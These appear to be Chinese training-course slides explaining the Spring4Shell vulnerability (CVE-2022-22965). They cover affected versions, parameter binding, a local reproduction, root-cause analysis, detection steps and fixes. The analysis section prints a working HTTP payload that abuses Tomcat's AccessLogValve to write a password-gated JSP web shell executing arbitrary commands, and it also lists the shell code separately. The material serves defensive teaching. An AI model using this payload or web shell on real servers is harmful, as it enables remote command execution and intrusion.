

Spring RCE 漏洞

CVE-2022-22965

20:00 发车

无涯老师

- 1、漏洞概况与影响
- 2、漏洞本地源码复现
- 3、利用方式及原理分析
- 4、漏洞排查
- 5、漏洞修复

中华人民共和国网络安全法

第二十七条



任何个人和组织不得从事非法侵入他人网络、干扰他人网络正常功能、窃取网络数据等危害网络安全的活动；不得提供专门用于从事侵入网络、干扰网络正常功能及防护措施、窃取网络数据等危害网络安全活动的程序、工具；明知他人从事危害网络安全的活动的，不得为其提供技术支持、广告推广、支付结算等帮助。

课程内容仅用于以防御为目的的教学演示
请勿用于其他用途，否则后果自负

01

漏洞概况与影响

Spring生态体系



漏洞情况

2022年3月31日

CVE-2022-22965

<https://spring.io/blog/2022/03/31/spring-framework-rce-early-announcement>

受影响范围:

Spring Framework < 5.3.18

Spring Framework < 5.2.20

JDK \geq 9

不受影响版本:

Spring Framework = 5.3.18

Spring Framework = 5.2.20

JDK < 9

*与Tomcat版本有关

tomcat部分测试结果

jdk	tomcat	结果
jdk8u322-b06	apache-tomcat-8.5.77	安全
jdk8u322-b06	apache-tomcat-8.5.78	安全
jdk8u322-b06	apache-tomcat-9.0.60	安全
jdk-9.0.4+11	apache-tomcat-8.5.77	存在漏洞
jdk-9.0.4+11	apache-tomcat-8.5.78	安全（日志报错）
jdk-9.0.4+11	apache-tomcat-9.0.60	存在漏洞
jdk-11.0.14.1+1	apache-tomcat-8.5.77	存在漏洞
jdk-11.0.14.1+1	apache-tomcat-8.5.78	安全（日志报错）
jdk-11.0.14.1+1	apache-tomcat-9.0.60	存在漏洞

02

基础知识

Spring参数自动绑定

http://localhost:8083/addUser?name=wuya&department.name=sec

```
✓ p user = {User@6110}
  > f name = "wuya"
  ✓ f department = {Department@6112}
    > f name = "sec"
```

User.getDepartment()
Department.setName()

多级参数绑定

参数名赋值: `contry.province.city.district=yuelu`

调用链路:

`Contry.getProvince()`

`Province.getCity()`

`City.getDistrict()`

`District.setDistrictName()`

PropertyDescriptor

JDK自带：
Java Bean PropertyDescriptor
自动调用类对象的get/set方法

BeanWrapperImpl

Spring自带：
BeanWrapperImpl
对Spring容器中管理的对象，自动调用get/set方法

通过Controller的参数赋值（自动绑定），
可以修改任意对象的属性值

改什么？

.....

Tomcat日志

- catalina.2022-03-30.log
- catalina.2022-03-31.log
- catalina.2022-04-19.log
- catalina.2022-04-20.log
- host-manager.2022-03-30.log
- host-manager.2022-03-31.log
- host-manager.2022-04-19.log
- host-manager.2022-04-20.log
- localhost.2022-03-30.log
- localhost.2022-03-31.log
- localhost.2022-04-19.log
- localhost.2022-04-20.log
- localhost_access_log.2022-03-30.txt
- localhost_access_log.2022-03-31.txt
- localhost_access_log.2022-04-19.txt
- localhost_access_log.2022-04-20.txt
- localhost_access_log.txt
- manager.2022-03-30.log
- manager.2022-03-31.log
- manager.2022-04-19.log
- manager.2022-04-20.log

启动日志

HTTP接口访问日志, server.xml

管理页面日志

access_log属性

- directory: access_log文件输出目录
- prefix: access_log文件名前缀
- suffix: access_log文件名后缀
- pattern: access_log文件内容格式
- fileDateFormat: access_log文件名日期后缀, 默认为.yyyy-MM-dd

org.apache.catalina.valves.AccessLogValve 对象

03


漏洞复现

- 操作系统: Windows
- JDK: 11.0.11
- Tomcat: 9.0.60
- SpringBoot: 2.6.3 (注意不使用内置Tomcat)
- 把ROOT.war包放在tomcat/webapps目录下

准备内容

- ApplicationMain
- UserController
- User
- Department

部署到tomcat/webapps/ROOT



The screenshot displays the IntelliJ IDEA interface with two main windows open: **Run/Debug Configurations** and **Project Structure**.

Run/Debug Configurations:

- The **tomcat** configuration is selected.
- The **Deployment** tab is active, showing **spring-rce:war exploded** as the artifact to be deployed.
- The **tomcat** server is selected under the **Tomcat Server** category.
- The **Application context:** is set to **/**.

Project Structure:

- The **spring-rce** project is selected.
- The **Artifacts** tab is active, showing the **spring-rce** artifact.
- The **Output directory:** is set to **E:\dev_runApp\apache-tomcat-9.0.60\webapps\ROOT**.
- The **Output Layout** tab is active, showing the **<output root>** and **WEB-INF** directories.
- The **Available Elements** list includes **spring-rce**, with a button **Put into Output Root** highlighted.

利用

```
exploit.py --url http://localhost:7299/addUser
```

04 原理分析

HTTP payload

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%{c2}i  
if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in =  
%{c1}i.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int  
a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new  
String(b)); } }  
%{suffix}i&class.module.classLoader.resources.context.parent.pipeline.first.suff  
ix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.direct  
ory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipel  
ine.first.prefix=wuya&class.module.classLoader.resources.context.parent.pipeli  
ne.first.fileDateFormat="
```

参数名	参数值
class.module.classLoader.resources.context.parent.pipeline.first. pattern	% { c 2 } i if("j".equals(request.getParameter("pwd"))) { java.io.InputStream in = %{c1}i.getRuntime().exec(request.getParameter("cmd")).getIn putStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } %
class.module.classLoader.resources.context.parent.pipeline.first. suffix	.jsp
class.module.classLoader.resources.context.parent.pipeline.first. directory	webapps/ROOT
class.module.classLoader.resources.context.parent.pipeline.first. prefix	wuya
class.module.classLoader.resources.context.parent.pipeline.first. fileDateFormat	

org.apache.catalina.valves.AccessLogValve 对象

class.module.classLoader.resources.context.parent.pipeline.first.pattern

User.getClass()

java.lang.Class.getModule()

java.lang.Module.getClassLoader()

org.apache.catalina.loader.ParallelWebappClassLoader.getResources()

org.apache.catalina.webresources.StandardRoot.getContext()

org.apache.catalina.core.StandardContext.getParent()

org.apache.catalina.core.StandardHost.getPipeline()

org.apache.catalina.core.StandardPipeline.getFirst()

org.apache.catalina.valves.AccessLogValve.setPattern()

User对象有什么属性?

缓存了一个 Class属性!

```
BeanWrapperImpl.java x
Q- Cc W .* 0 results
227 @Override
228 @Nullable
229 protected BeanPropertyHandler getLocalPropertyHandler(String propertyName) {
230     PropertyDescriptor pd = getCacheIntrospectionResults().getPropertyDescriptor(propertyName);
231     return (pd != null ? new BeanPropertyHandler(pd) : null);
232 }
233
```

```
<%  
if("j".equals(request.getParameter("pwd"))){  
    java.io.InputStream in =  
Runtime.getRuntime().exec(request.getParameter("cmd")).getInp  
utStream();  
    int a = -1;  
    byte[] b = new byte[2048];  
    while((a=in.read(b))!=-1){  
        out.println(new String(b));  
    }  
}  
%>
```

05

漏洞排查

- 1、Spring 参数绑定功能
- 2、JDK版本 9+
- 3、Tomcat部署方式及版本
- 4、Tomcat Access功能
- 5、流量分析
- 6、日志分析

06

漏洞修复

- 1、升级Spring
- 2、升级Tomcat
- 3、安装安全产品，比如WAF